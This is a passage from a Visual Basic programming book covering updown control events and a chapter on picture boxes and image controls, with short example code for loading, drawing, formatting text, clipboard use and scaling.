    UpDown1.Min = 0
    UpDown1.Max = 100
End Sub
```

That s all there is to it. To handle the updown control s events, take a look at the next topic.

Handling Updown Events

You ve added an updown control to your program but how do you connect it to your code? There are three main events you can use: the **Change** event, the **UpClick** event, and the **DownClick** event.

The **Change** event occurs when the user clicks either of the two buttons in the updown. Here s an example; we can report the new setting of an updown when the user clicks a button by catching that action in a **Change** event handler:

```
Private Sub UpDown1_Change()
...
End Sub
```

We can display the updown s new value in a text box, **Text1**, this way, using the updown s **Value** property:

```
Private Sub UpDown1_Change()
```

```
    Text1.Text = "New setting: " & Str(UpDown1.Value)
End Sub
```

Besides the **Change** event, you can also attach event handlers to the updown s **UpClick** and **DownClick** events to handle Up/Right button clicks and Down/Left button clicks. Being able to work with the individual buttons this way makes the updown a more versatile control.

Chapter 10
Picture Boxes And Image Controls

If you need an immediate solution to:

Adding A Picture Box To A Form

Setting Or Getting The Picture In A Picture Box

Adjusting Picture Box Size To Contents

Aligning A Picture Box In A Form

Handling Picture Box Events (And Creating Image Maps)

Picture Box Animation

Grouping Other Controls In A Picture Box

Using A Picture Box In An MDI Form

Drawing Lines And Circles In A Picture Box

Using Image Lists With Picture Boxes

Adding Text To A Picture Box

Formatting Text In A Picture Box

Clearing A Picture Box

Accessing Individual Pixels In A Picture Box

Copying Pictures To And Pasting Pictures From The Clipboard

Stretching And Flipping Images In A Picture Box

Printing A Picture

Using Picture Box Handles

Setting Measurement Scales In A Picture Box

Saving Pictures To Disk

Adding An Image Control To A Form

Stretching An Image In An Image Control

In Depth

In this chapter, we re going to take an in-depth look at two popular Visual Basic controls: image controls and picture boxes. In fact, this will be our introduction to a very popular Visual Basic topic, working with graphics, because picture boxes let you do far more with images than just display them.

The two controls we ll work with in this chapter appear in Figure 10.1. We ll take a closer look at these two controls now.

Figure 10.1 A picture box and an image control.

Image Controls

You use image controls to do just what the name implies: display images. This control is a very simple one that doesn t take up many program resources: it s just there to display (and stretch, if you wish) images. If that s all you want to do, use an image control. You load a picture into an image control s **Picture** property (either at design time or using **LoadPicture()** at runtime).

TIP: You should also know that if you just want to display a picture as a sort of backdrop for your program, Form objects themselves have a **Picture** property that you can load images into without the need for image controls or picture boxes.

Image controls are very accommodating they resize themselves automatically to fit the image you re placing in them. On the other hand, if you don t want the image control to change size, set its **Stretch** property to True. Doing so means that the image, not the control, will be resized when loaded to fit the control. Another advantage of the image control over the picture box is that it repaints itself faster than picture boxes. Image boxes can t do a lot of things that picture boxes can do, however, such as act as containers for other controls.

Both image controls and picture boxes are intrinsic controls in Visual Basic, which means they appear in the toolbox when you start the program. The Image Control tool is tenth down on the left in the toolbox in Figure 10.2.

Figure 10.2 The Image Control tool.

Picture Boxes

Picture boxes are more complete controls than image controls. Just as the rich text control provides a sort of word-processor-in-a-control, so the picture box does for

graphics in Visual Basic. You can load images into a picture box, save images to disk, draw with some rudimentary graphics methods, print images, work pixel-by-pixel, set an image s scale, and more. Besides graphics handling, the picture box can also act as a container for other controls and besides toolbars and status bars, it s the only control that can appear by itself in an MDI form.

As with image controls, you load pictures into a picture box s **Picture** property, and you can do that at design time or runtime (at runtime you use the **LoadPicture()** method). When you load an image into a picture box, the picture box does not resize itself by default to fit that image as the image control does but it will if you set its **AutoSize** property to True. The picture box has a 3D border by default, so it doesn t look like an image control unless you set its **BorderStyle** property to 0 for no border (instead of 1, the default). In other words, you can make a picture box look and behave just like an image control if you wish, but keep in mind that picture boxes use a lot more memory and processor time, so if you just want to display an image, stick with image controls.

Like image controls, picture boxes are intrinsic controls in Visual Basic; the Picture Box tool is at right in the first row of tools in Figure 10.3.

Figure 10.3 The Picture Box tool.

That s all the overview we need for these two popular controls. It s time to start working with them directly in the Immediate Solutions.

Immediate Solutions

Adding A Picture Box To A Form

You ve decided that you need a picture box in your program. How do you add one? Adding a picture box is simple; just follow these steps:

1. Select the Picture Box tool in the toolbox, and double-click it to add a picture box to your form, or click it once and draw the picture box where you want it on the form.

2. If you want the picture box to resize itself to fit the picture you ll load into it, set its **AutoSize** property to True. If you don t want a border on the control, set its **BorderStyle** property to None (0).

3. If you want the picture box s contents to be refreshed when needed (for example, in case another window obscuring the picture box is removed), set its **AutoRedraw** property to True.

4. Load the image you want to display into the picture box using its **Picture** property. Click that property in the Properties window and click the button with an ellipsis (...) in it to open the Load Picture dialog box. At runtime, you can load a picture using **LoadPicture()** like this:

```
Private Sub Command1_Click()
    Picture1.Picture = LoadPicture _
        ("c:\vbbb\picturesandimages\image.bmp")
End Sub
```

We ve loaded an image into the picture box in Figure 10.4 following the preceding steps. Now the picture box is ready to go. That s all there is to it.

Figure 10.4 A picture box in a form.

Setting Or Getting The Picture In A Picture Box

You ve added a new picture box to your form, and it looks fine except for one thing: it s completely blank. How do you add images to a picture box again?

You use the **Picture** property. A picture box is very versatile and can display images from bitmap (.bmp), icon (.ico), metafile (.wmf), JPEG (.jpg), or GIF (.gif) files just load the file s name into the **Picture** property.

At design time, click that property in the Properties window and click the button with an ellipsis (...) in it to open the Load Picture dialog box. Specify the file you want to load into the picture box, and click on OK.

At runtime, you can use **LoadPicture()** to load in a picture like this, where we load in an image when the user clicks a command button:

```
Private Sub Command1_Click()
    Picture1.Picture = LoadPicture("c:\vbbb\picturesandimages\image.bmp")
End Sub
```

TIP: Besides **LoadPicture()**, Visual Basic also supports **LoadResPicture()**, which lets you load pictures from resource files. Using **LoadResPicture()** is useful for *localizing* a Visual Basic application the resources are isolated in one resource file, and there is no need to access the source code or recompile the application.

If you want to get the picture in a picture box, you also use the **Picture** property. For example, here we copy the picture from **Picture1** to **Picture2** when the user clicks a command button:

```
Private Sub Command1_Click()
    Picture2.Picture = Picture1.Picture
End Sub
```

The **Picture** property is very useful in Visual Basic because it provides such an easy way of handling images, as you can see in the preceding two code snippets. With the **Picture** property, you can store images and transfer them between controls.

Besides the **Picture** property, picture boxes also have an **Image** property. The **Image** property is actually the handle to the image s bitmap in the picture box and as such is very useful when working with Windows calls directly. You can also assign images from an **Image** property to a **Picture** property like this:

```
Private Sub Command1_Click()
    Picture2.Picture = Picture1.Image
End Sub
```

Adjusting Picture Box Size To Contents

You ve displayed the image of the company s Illustrious Founder in a picture box in your new program but the picture box was a little small, and you can only see most of the I.F. s forehead. There s some email waiting for you from the president s office, and you think you know what it says. How can you make sure picture boxes readjust themselves to fit the picture they re displaying?

When you load a picture into a picture control, it does not readjust itself to fit the picture (although image controls do) at least, not by default. Picture boxes will resize themselves to fit their contents if you set their

AutoSize properties to True. If **AutoSize** is set to True, you don t have to worry about resizing the picture box, even if you load images into the picture box at runtime. This saves a lot of fiddling with the picture box s **Left**, **Top**, **Width**, and **Height** properties.

Aligning A Picture Box In A Form

Picture boxes are special controls in that they can *contain* other controls (in Visual Basic terms, picture boxes are container controls). In fact, if you place option buttons inside a picture box (just draw them inside the picture box), those option buttons act together as a group.

Besides grouping option buttons together, the original idea here was to provide Visual Basic programmers a (rather rudimentary) way of creating toolbars and status bars in their programs. That s been superceded now by the toolbar and status bar controls, of course.

To let you create toolbars or status bars, picture boxes have an **Align** property. You use this property to place the picture box at top, bottom, or on a side of a form. Here are the possible values for **Align**:

" *0* Align none

" *2* Align bottom

" *3* Align left

" *4* Align right

For example, we ve aligned the picture box in Figure 10.5 to the top of the form, giving it a few buttons, and we ve set its **BackColor** property to deep blue to make a rudimentary toolbar.

Figure 10.5 Creating a toolbar with an aligned picture box.

Handling Picture Box Events (And Creating Image Maps)

The New Products Department is on the phone; they want you to design a program to welcome new employees to the company. The program should display a picture of the main plant, and when the new employee clicks part of that image, it should sort of zoom in on it. Can you do something like that in Visual Basic?

Responding to targeted mouse clicks in an image means creating an *image map*, and you can create one with a picture box. Picture boxes have **Click** events (and even **DblClick** events), of course, but **Click** event handlers only tell you that the picture box was clicked, not where it was clicked:

```
Private Sub Picture1_Click()

End Sub
```

The **Click** event is useful if you want to use picture boxes as sort of image-bearing buttons (although buttons can also display images now). However, if you want to know where in a picture box the user clicked the mouse, use **MouseDown**. (Besides the full range of mouse events, picture boxes also support key events like

KeyDown, **KeyPress**, and so on.)

Creating An Image Map

Here s an example where we create an image map. We ll need to know the exact locations of the various hotspots in the image that do something when clicked, and it s easy to find their dimensions and location by using a simple graphics program like the Windows Paint program.

Note, however, that programs like Windows Paint will measure your image in pixels, and if you want to use pixel measurements, not twips, you must set the picture box s **ScaleMode** property to **vbPixels**, like this:

```
Private Sub Form_Load()
    Picture1.ScaleMode = vbPixels
End Sub
```

We ll use the image you see in the picture box in Figure 10.6 as our image map and report to users when they click either word, Picture or Box .

Figure 10.6 Creating an image map with a picture box.

In the **MouseDown** event handler, we re passed the location of the mouse click as (X, Y), and we check to see if the mouse went down on either word in the image:

```
Private Sub Picture1_MouseDown(Button As Integer, Shift As Integer, _
    X As Single, Y As Single)
    If X>16 And X<83 And Y>11 And Y<36 Then
...
    End If

    If X>83 And X<125 And Y>11 And Y<36 Then
...
    End If
End Sub
```

If the user did click one or the other word, we can report that to the user this way:

```
Private Sub Picture1_MouseDown(Button As Integer, Shift As Integer, _
    X As Single, Y As Single)
    If X>16 And X<83 And Y>11 And Y<36 Then
        MsgBox "You clicked the word ""Picture"""
    End If

    If X>83 And X<125 And Y>11 And Y<36 Then
        MsgBox "You clicked the word ""Box"""
    End If
End Sub
```

The result appears in Figure 10.6 now we re creating image maps in Visual Basic.

One more note here image controls also have **MouseDown** events, so if you re just creating an image map, you should consider an image control because they use far fewer system resources.

TIP: Other picture box events that can be useful include the **Resize**, **Change**, and **Paint** events.

Picture Box Animation

One easy way to support graphics animation in Visual Basic is to use a picture box. For example, you may have a control array of picture boxes, only one of which is visible at any one time. You can then make the others appear (at the same location) by setting the first picture box s **Visible** property to False, the next one s **Visible** property to True, and so on, cycling through the picture boxes.

That method is *very* wasteful of memory, however; if you re going to use picture boxes to support animation, a better idea is to use one picture box and keep changing its **Picture** property to display successive frames of an animation. You can store the images themselves in an image list control.

To add an image list control, follow these steps:

1. Select the Project|Components menu item.

2. Select the Controls tab in the Components box.

3. Select the Microsoft Windows Common Controls item in the Components box and click on OK to close that box.

4. Add a new image list control to your program using the Image List tool in the toolbox.

5. Right-click the new image list control and select the Properties item in the menu that opens.

6. Click the Images tab in the Property Pages box that opens, and load the images you want to use in the image list using the Insert Picture button.

7. Close the Property Pages box by clicking on OK.

All that remains is to add the code you need. For example, here we ve added a timer control, **Timer1**, to the program, set its Enabled property to False, and set its **Interval** property to 1000 (the **Interval** property is measured in milliseconds, 1/1000s of a second), which means the **Timer1_Timer()** event handler will be called once a second.

For the purposes of this example, we will just switch back and forth between two images in the picture box. These two images are the first two images in an image list, **ImageList1**. To switch back and forth, we use a static Boolean flag named **blnImage1** like this (for more information on using image lists, see Chapter 16):

```
Private Sub Timer1_Timer()
    Static blnImage1 As Boolean

    If blnImage1 Then
        Picture1.Picture = ImageList1.ListImages(1).Picture
    Else
        Picture1.Picture = ImageList1.ListImages(2).Picture
    End If
...
```

At the end of **Timer1_Timer()**, we toggle the **blnImage1** flag this way:

```
Private Sub Timer1_Timer()
    Static blnImage1 As Boolean

    If blnImage1 Then
        Picture1.Picture = ImageList1.ListImages(1).Picture
    Else
        Picture1.Picture = ImageList1.ListImages(2).Picture
    End If

    blnImage1 = Not blnImage1
End Sub
```

And that s all we need now we re supporting a rudimentary animation using picture boxes.

Grouping Other Controls In A Picture Box

The Aesthetic Design Department is on the phone again. They like the new option buttons you ve added to your program, but wouldn t it be nice if you could display pictures behind each group of option buttons?

You can do that with picture boxes. Picture boxes are container controls, which means they can contain other controls. You usually use this capability to group option buttons together, because those controls work as a group (you can also group option buttons together by form or frame control).

The important thing here is to make sure that you paint the option buttons in the target picture box; don t just double-click the Option Button tool. Only when an option button is drawn entirely inside a picture box from the start is it associated with that picture box.

For example, we ve added nine option buttons to two picture boxes in the form in Figure 10.7. As you can see in that figure, we can click option buttons in the two groups independently they function as separate groups.

Figure 10.7 Grouping option buttons with picture boxes.

Picture boxes can also contain other controls, of course, like command buttons (see Aligning A Picture Box In A Form earlier in this chapter to see how to create rudimentary toolbars and status bars this way) or checkboxes.

Using A Picture Box In An MDI Form

Another special use of picture boxes is to draw toolbars or status bars in an MDI form. This method has been superceded by the toolbar and status bar controls, but it used to be the way you could add those items to MDI forms.

For example, to add a Picture Box toolbar to an MDI form (only controls that support the **Align** property may be added to MDI forms), you just draw that control in the MDI form. Visual Basic will align the picture box with the top of the client area of the MDI form by default, but you can align it at bottom or on either side as well. Here are the possible values for the picture box s **Align** property:

" *0* Align none

" *1* Align top

" *2* Align bottom

" *3* Align left

" *4* Align right

As an example, we ve added a picture box to the MDI form in Figure 10.8 and placed a few command buttons in that picture box to create a rudimentary toolbar. As you can see in that figure, the MDI form draws a border at the bottom of the new toolbar automatically.

Figure 10.8 Using a picture box to create a toolbar in an MDI form.

Although this used to be the way to create toolbars and status bars in MDI forms, it s now better to use the controls specifically designed for this purpose, the toolbar and status bar controls.

Drawing Lines And Circles In A Picture Box

The Testing Department is on the phone again. The new picture box-based image map you ve put in your program is terrific, but can you draw a box around the hotspots in the map as the user clicks them? That would make things much clearer.

Visual Basic can help out here because picture boxes give you some rudimentary graphics-drawing capabilities that you can make use of in code. In particular, you can draw lines and circles, and set points to particular colors in picture boxes using the following methods (note, by the way, that you can also use all the following methods with forms as well as picture boxes).

Some of the following methods make use of **CurrentX** and **CurrentY**; these are properties that you can set in a picture box. For example, if you omit the first set of coordinates when using the **Line()** method, Visual Basic draws the line from the location (**CurrentX**, **CurrentY**).

You may want to specify measurements to the graphics methods using pixels, not the default twips, and you can change the measurements in a picture box to pixels by setting its **ScaleMode** property this way:

```
Private Sub Form_Load()
    Picture1.ScaleMode = vbPixels
End Sub
```

We ll start working with the drawing methods of picture boxes now, starting with the **Circle()** method.

Drawing Circles

You use the **Circle()** method to draw circles:

```
PictureBox.Circle [Step] (  x, y), radius, [color, start, end, aspect]
```

Here are the arguments you pass to **Circle()**:

" **Step** Keyword specifying that the center of the circle, ellipse, or arc is relative to the current coordinates given by the **CurrentX** and **CurrentY** properties of *object*.

" *x*, *y* **Single** values indicating the coordinates for the center point of the circle, ellipse, or arc. The **ScaleMode** property of *object* determines the units of measure used.

" *radius* **Single** value indicating the radius of the circle, ellipse, or arc. The **ScaleMode** property of *object* determines the unit of measure used.

" *color* **Long** integer value indicating the RGB color of the circle s outline. If omitted, the value of the **ForeColor** property is used. You can use the **RGB** function or **QBColor** function to specify the color.

" *start*, *end* Single-precision values. When an arc or a partial circle or ellipse is drawn, *start* and *end* specify (in radians) the beginning and end positions of the arc. The range for both is 2 pi radians to 2 pi radians. The default value for *start* is 0 radians; the default for *end* is 2 * pi radians.

" *aspect* Single-precision value indicating the aspect ratio of the circle. The default value is 1.0, which yields a perfect (nonelliptical) circle on any screen.

As an example, we draw a circle in a picture box with this code:

```
Private Sub Command1_Click()
    Picture1.Circle (80, 70), 50
End Sub
```

The result of this code appears in Figure 10.9. If there were an image already in the picture box, the circle would appear drawn on top of it.

Figure 10.9 Drawing a circle in a picture box.

Drawing Lines

You use the **Line()** method to draw lines:

```
PictureBox.Line [Step] (  x1, y 1) [Step] ( x2, y2), [ color], [B][F]
```

Here are the arguments you pass to **Line()**:

" **Step** Keyword specifying that the starting point coordinates are relative to the current graphics position given by the **CurrentX** and **CurrentY** properties.

" *x1*, *y1* **Single** values indicating the coordinates of the starting point for the line or rectangle. The **ScaleMode** property determines the unit of measure used. If omitted, the line begins at the position indicated by **CurrentX** and **CurrentY**.

" **Step** Keyword specifying that the end-point coordinates are relative to the line starting point.

" *x2*, *y2* **Single** values indicating the coordinates of the end point for the line being drawn.

" *color* **Long** integer value indicating the RGB color used to draw the line. If omitted, the **ForeColor** property setting is used. You can use the **RGB** function or **QBColor** function to specify the color.

" **B** If included, causes a box to be drawn using the coordinates to specify opposite corners of the box.

" **F** If the **B** option is used, the **F** option specifies that the box is filled with the same color used to draw the box. You cannot use **F** without **B**. If **B** is used without **F**, the box is filled with the current **FillColor** and **FillStyle**. The default value for **FillStyle** is transparent.

Setting Points

You use **PSet()** to set points in a picture box:

```
PictureBox.PSet [Step] (  x, y), [ color]
```

Here are the arguments you pass to **PSet()**:

" **Step** Keyword specifying that the coordinates are relative to the current graphics position given by the **CurrentX** and **CurrentY** properties.

" *x, y* **Single** values indicating the horizontal (x-axis) and vertical (y-axis) coordinates of the point to set.

" *color* **Long** integer value indicating the RGB color specified for point. If omitted, the current **ForeColor** property setting is used. You can use the **RGB** function or **QBColor** function to specify the color.

TIP: In a picture box, you set the color of figures with the **ForeColor** property and the fill color with the **FillColor** property.

TIP: If you want your images to persist (in other words, be redrawn automatically when needed), set the picture box s **AutoRedraw** property to True.

Using Image Lists With Picture Boxes

When handling images, it s often useful to use *image lists*. An image list is an invisible control whose only purpose is to hold images. A common thing to do is to load images into an image list and then when they re all loaded (and stored in memory, not on the disk), place them rapidly into picture boxes as needed.

We ll see how to use an image list with picture boxes here. To add an image list control to a program, just follow these steps:

1. Select the Project|Components menu item.

2. Select the Controls tab in the Components box.

3. Select the Microsoft Windows Common Controls item in the Components box and click on OK to close that box.

4. Add a new image list control to your program using the Image List tool in the toolbox.

5. Right-click the new image list control, and select the Properties item in the menu that opens.

6. Click the Images tab in the Property Pages box that opens, and load the images you want to use in the image list using the Insert Picture button.

7. Close the Property Pages box by clicking on OK.

Now you re free to load images from the image list into a picture box. To reach the actual images, you can use the image lists **ListImages** array of ImageList objects; there s one such object for each image in the image list, and you can reach it with the image list s **Picture** property.

For example, here s how we load Image 1 (image lists are 1-based, not 0-based) into **Picture1** when the user clicks **Command1**, Image 2 when the user clicks **Command2**, and Image 3 when the user clicks **Command3**:

```
Private Sub Command1_Click()
        Picture1.Picture = ImageList1.ListImages(1).Picture
End Sub
Private Sub Command2_Click()
        Picture1.Picture = ImageList1.ListImages(2).Picture
End Sub
Private Sub Command3_Click()
        Picture1.Picture = ImageList1.ListImages(3).Picture
End Sub
```

Loading all your images into memory and storing them with an image list can be a valuable asset when working with multiple images and picture boxes this way.

Adding Text To A Picture Box

Besides drawing figures, picture boxes support drawing text as well. This can come in very handy to label the parts of a figure in a picture box.

You draw text in a picture box with its **Print** method, passing that method the text you want to print. Where does that text appear? It appears at the location set by the picture box s **CurrentX** and **CurrentY** properties that is, at (**CurrentX**, **CurrentY**) in the picture box (with respect to the upper left corner of the picture box).

Keep in mind that picture boxes use twips (1/1440s of an inch) as their default measurement unit. You can change that to, say, pixels by setting the picture box s **ScaleMode** property to **vbPixels**:

```
Private Sub Form_Load()
    Picture1.ScaleMode = vbPixels
...
```

Then we can specify an absolute location at which to display text:

```
Private Sub Form_Load()
    Picture1.ScaleMode = vbPixels
    Picture1.CurrentX = 25
    Picture1.CurrentY = 20
...
```

Finally, we print the text in the picture box with the **Print** method; here, we just print the text Text in a picture box! :

```
Private Sub Form_Load()
    Picture1.ScaleMode = vbPixels
    Picture1.CurrentX = 25
    Picture1.CurrentY = 20
    Picture1.Print ("Text in a picture box!")
End Sub
```

Make sure the picture box s **AutoRedraw** property is set to True, which it needs to be for the picture box to display text. The results of the preceding code appear in Figure 10.10. Now we re displaying text in picture boxes.

Figure 10.10 Printing text in a picture box.

Formatting Text In A Picture Box

The Aesthetic Design Department is calling. The text your program uses to label images in picture boxes is fine, but how about making it, say, **bold** and *italic* to emphasize what s going on? You think, *can* you do that?

Yes, you can. You can format text in a picture box using the **FontBold**, **FontItalic**, **FontStrikethru**, and **FontUnderline** properties. Each of those properties does just what it says: when you set a property to True, that property applies the next time you use the **Print** method in the picture box.

You can also format the placement of text using the **CurrentX** and **CurrentY** properties; setting these properties sets the location where text will next appear when you use the **Print** method. In addition, you can determine the height and width of a string of text with the **TextHeight** and **TextWidth** methods.

Here s an example. First, set the picture box s **AutoRedraw** property to True, which you need to display text.

Next, we set the measurement units in a picture box to pixels, set the **CurrentX** and **CurrentY** properties, and print a plain string of text:

```
Private Sub Form_Load()
    Picture1.ScaleMode = vbPixels
    Picture1.CurrentX = 25
    Picture1.CurrentY = 20
    Picture1.Print ("Text in a picture box!")
...
```

Next, we skip to the next line using **TextHeight()**, set **FontUnderline** to True, and print some underlined text:

```
Private Sub Form_Load()
    Picture1.ScaleMode = vbPixels
    Picture1.CurrentX = 25
    Picture1.CurrentY = 20
    Picture1.Print ("Text in a picture box!")
    Picture1.CurrentX = 25
     Picture1.CurrentY = Picture1.CurrentY + Picture1.TextHeight("ABCDEFG")
    Picture1.FontUnderline = True
    Picture1.Print ("Underlined text.")
...
```

Finally, we set **FontBold** to True as well, skip to the next line, and print bold underlined text:

```
Private Sub Form_Load()
    Picture1.ScaleMode = vbPixels
    Picture1.CurrentX = 25
    Picture1.CurrentY = 20
    Picture1.Print ("Text in a picture box!")
    Picture1.CurrentX = 25
     Picture1.CurrentY = Picture1.CurrentY + Picture1.TextHeight("ABCDEFG")
    Picture1.FontUnderline = True
    Picture1.Print ("Underlined text.")
    Picture1.CurrentX = 25
     Picture1.CurrentY = Picture1.CurrentY + Picture1.TextHeight("ABCDEFG")
    Picture1.FontBold = True
    Picture1.Print ("Bold underlined text.")
End Sub
```

Running this code yields the result shown in Figure 10.11, where the picture box displays formatted text. It s no

rich text box, but you can use the text capabilities of a picture box to display labels and call-outs for graphics.

Figure 10.11 Formatting text in a picture box.

Clearing A Picture Box

How can you clear the current image in a picture box and start over? You use the **Cls** method. Here s an example that clears a picture box when the user clicks a command button:

```
Private Sub Command1_Click()
    Picture1.Cls
End Sub
```

TIP: The name **Cls** comes from the original DOS days, when it stood for clear screen. That command was adopted in Microsoft Basic, and from there became a part of Visual Basic, even though it s no longer intended to clear the screen.

Accessing Individual Pixels In A Picture Box

The Testing Department is calling. Wouldn t it be better to let users select new colors in your *SuperDuperTextPro* program by just clicking the new color they want in a picture box instead of asking them to type in new color values? Hmm, you think, how do you do that?

You can use the **Point** method to determine the color of a pixel in a picture box. This method returns the red, green, and blue colors in one **Long** integer.

Let s see an example to make this clear. Here, we ll let the user click one picture box, **Picture1**, to set the color in another, **Picture2**, using the **MouseDown** event:

```
Private Sub Picture1_MouseDown(Button As Integer, Shift As Integer, _
    X As Single, Y As Single)

End Sub
```

When the user clicks a pixel in **Picture1**, we ll set the background color of **Picture2** to the same color, and we get that color using the **Point** method:

```
Private Sub Picture1_MouseDown(Button As Integer, Shift As Integer, _
    X As Single, Y As Single)
    Picture2.BackColor = Picture1.Point(X, Y)
End Sub
```

The result of this code appears in Figure 10.12. When the user clicks a point in the top picture box, the program sets the background color of the bottom picture box to the same color.

Figure 10.12 Using the **Point** method to get a point s color.

TIP: Besides getting a pixel with the **Point** method, you can also set individual pixels with the **PSet** method. See Drawing Lines And Circles In A Picture Box earlier in this chapter.

Copying Pictures To And Pasting Pictures From The Clipboard

The users love your new graphics program, *SuperDuperGraphics4U*, but would like to *export* the images they create to other programs. How can you do that?

You can copy the images to the Clipboard, letting the user paste them into other programs. To place data

in the Clipboard, you use **SetData()**, and to retrieve data from the Clipboard, you use **GetData()**.

An example will make this clearer. Here, we ll paste a picture from **Picture1** to **Picture2** using two buttons: **Command1** and **Command2**. When users click **Command1**, we ll copy the picture from **Picture1** to the Clipboard; when they click **Command2**, we ll paste the picture to **Picture2**.

To place the image in **Picture1** into the Clipboard, we use **SetData()**:

```
Clipboard.SetData data, [ format]
```

Here are the possible values for the *format* parameter for images:

" **vbCFBitmap** 2; bitmap (.bmp) file

" **vbCFMetafile** 3; metafile (.wmf) file

" **vbCFDIB** 8; device-independent bitmap (.dib) file

" **vbCFPalette** 9; color palette

If you omit the format parameter, Visual Basic will determine the correct format, so we ll just copy the picture from **Picture1.Picture** to the Clipboard this way:

```
Private Sub Command1_Click()
    Clipboard.SetData Picture1.Picture
End Sub
```

To paste the picture, use **GetData()**:

```
Clipboard.GetData ([ format])
```

The format parameter here is the same as for **SetData()**, and as before, if you don t specify the format, Visual Basic will determine it. So when the user clicks the second button, we paste the image into **Picture2** this way:

```
Private Sub Command2_Click()
    Picture2.Picture = Clipboard.GetData()
End Sub
```

That s all it takes. When you run the program and click the Copy and then the Paste button, the image is copied to the Clipboard and then pasted into the second picture box, as shown in Figure 10.13. The program is a success. Now we re using the Clipboard with picture boxes.

Figure 10.13 Copying a picture to and pasting it from the Clipboard.

Stretching And Flipping Images In A Picture Box

You can gain a lot more control over how images are displayed in picture boxes using the **PaintPicture** method:

```
PictureBox.PaintPicture  picture, x1, y1, [width1, height1, [x2, y2, _
    [width2, height2, [opcode]]]]
```

Using this method, you can stretch or flip images in a picture box. Here s what the arguments passed to **PaintPicture** mean:

" *picture* The source of the graphic to be drawn onto the object; should be a **Picture** property.

" *x1*, *y1* Single-precision values indicating the destination coordinates (x-axis and y-axis) on the object for the picture to be drawn. The **ScaleMode** property of the object determines the unit of measure used.

" *width1* Single-precision value indicating the destination width of the picture. The **ScaleMode** property of the object determines the unit of measure used. If the destination width is larger or smaller than the source width (*width2*), the picture is stretched or compressed to fit. If omitted, the source width is used.

" *height1* Single-precision value indicating the destination height of the picture. The **ScaleMode** property of the object determines the unit of measure used. If the destination height is larger or smaller than the source height (*height2*), the picture is stretched or compressed to fit. If omitted, the source height is used.

" *x2*, *y2* Single-precision values indicating the coordinates (x-axis and y-axis) of a clipping region within the picture. The **ScaleMode** property of the object determines the unit of measure used. If omitted, 0 is assumed.

" *width2* Single-precision value indicating the source width of a clipping region within the picture. The **ScaleMode** property of the object determines the unit of measure used. If omitted, the entire source width is used.

" *height2* Single-precision value indicating the source height of a clipping region within the picture. The **ScaleMode** property of the object determines the unit of measure used. If omitted, the entire source height is used.

" *opcode* **Long** value or code that is used only with bitmaps. It defines a bit-wise operation (such as **vbMergeCopy**) that is performed on the picture as it is drawn on the object.

You can flip a bitmap horizontally or vertically by using negative values for the destination height (*height1*) and/or the destination width (*width1*). For example, here s how we flip the image in **Picture1** horizontally and display it in **Picture2** (keep in mind that to draw from the **Form_Load** event, you have to set the form s **AutoRedraw** property to True):

```
Private Sub Form_Load()
    Picture2.PaintPicture Picture1.Picture, Picture1.ScaleWidth, 0, _
        -1 * Picture1.ScaleWidth, Picture1.ScaleHeight
    Picture2.Height = Picture1.Height
End Sub
```

The results of the preceding code appear in Figure 10.14. Now we re flipping images in picture boxes.

Figure 10.14 Flipping an image in a picture box.

Printing A Picture

Can you print the image in a picture box out on the printer? You sure can, using the **PaintPicture** method. To print on the printer, you just use the Visual Basic Printer object this way with **PaintPicture**:

```
Printer.PaintPicture picture, x1, y1, [width1, height1, [x2, y2, _
    [width2, height2, [opcode]]]]
```

Here s what the arguments passed to **PaintPicture** mean:

" *picture* The source of the graphic to be drawn onto the object (for example, **Picture1.Picture**).

" *x1, y1* Single-precision values indicating the destination coordinates (x-axis and y-axis) on the object for the picture to be drawn. The **ScaleMode** property of the object determines the unit of measure used.

" *width1* Single-precision value indicating the destination width of the picture. The **ScaleMode** property of the object determines the unit of measure used. If the destination width is larger or smaller than the source width (*width2*), the picture is stretched or compressed to fit. If omitted, the source width is used.

" *height1* Single-precision value indicating the destination height of the picture. The **ScaleMode** property of the object determines the unit of measure used. If the destination height is larger or smaller than the source height (*height2*), the picture is stretched or compressed to fit. If omitted, the source height is used.

" *x2, y2* Single-precision values indicating the coordinates (x-axis and y-axis) of a clipping region within the picture (drawing operations outside the clipping region are ignored). The **ScaleMode** property of the object determines the unit of measure used. If omitted, 0 is assumed.

" *width2* Single-precision value indicating the source width of a clipping region within the picture. The **ScaleMode** property of the object determines the unit of measure used. If omitted, the entire source width is used.

" *height2* Single-precision value indicating the source height of a clipping region within the picture. The **ScaleMode** property of the object determines the unit of measure used. If omitted, the entire source height is used.

" *opcode* **Long** value or code that is used only with bitmaps. It defines a bit-wise operation (such as **vbMergeCopy**) that is performed on the picture as it is drawn on the object.

For example, here s how to print the picture in **Picture1** on the printer:

```
Private Sub Command1_Click()
    Printer.PaintPicture Picture1.Picture, 0, 0
End Sub
```

That s all there is to it the **PaintPicture** method is extraordinarily powerful. Note that before printing a picture, you may want to display a Print dialog box (see the next chapter).

Using Picture Box Handles

You can gain even more control over what s going on in a picture box by using the various Windows handles available for that control together with direct Windows API calls. Here are the picture box handle properties:

" **hDC** Handle to the picture box s device context

" **hWnd** Handle to the picture box s window

" **Image** Handle to the picture box s bitmap

" **Handle** Different handle types depending on the picture s **Type** property (for example, **Picture1.Picture.Type**) as follows:

" **Type = 1** An **HBITMAP** handle

" **Type = 2** An **HMETAFILE** handle

" **Type = 3** An **HICON** or an **HCURSOR** handle

" **Type = 4** An **HENHMETAFILE** handle

For example, here we use the **hDC** property of a picture box to create a compatible bitmap and device context matching the picture box, using the Windows API functions **CreateCompatibleDC()** and

CreateCompatibleBitmap() (these and all Windows API functions must also be declared in the program, as we ll see in Chapter 23):

```
Private Sub Form_Load()
    Picture1.Picture = LoadPicture("image.bmp")

    Dim dcMemory As Long
    Dim hMemoryBitmap As Long
    dcMemory = CreateCompatibleDC(Picture1.hdc)
    hMemoryBitmap = CreateCompatibleBitmap(Picture1.hdc, 60, 30)
End Sub
```

Setting Measurement Scales In A Picture Box

Picture boxes have a number of scale properties, and perhaps the most popular one is **ScaleMode**, which sets the units of measurement in a picture box. Here are the possible values for **ScaleMode** (note that when you set the scale mode of a picture box, all measurements are in those new units, including coordinates passed to your program, like mouse-down locations):

" **vbUser** 0; indicates that one or more of the **ScaleHeight**, **ScaleWidth**, **ScaleLeft**, and **ScaleTop** properties are set to custom values

" **vbTwips** 1(the default); Twip (1440 twips per logical inch; 567 twips per logical centimeter)

" **vbPoints** 2; point (72 points per logical inch)

" **vbPixels** 3; pixel (smallest unit of monitor or printer resolution)

" **vbCharacters** 4; character (horizontal equals 120 twips per unit; vertical equals 240 twips per unit)

" **vbInches** 5; inch

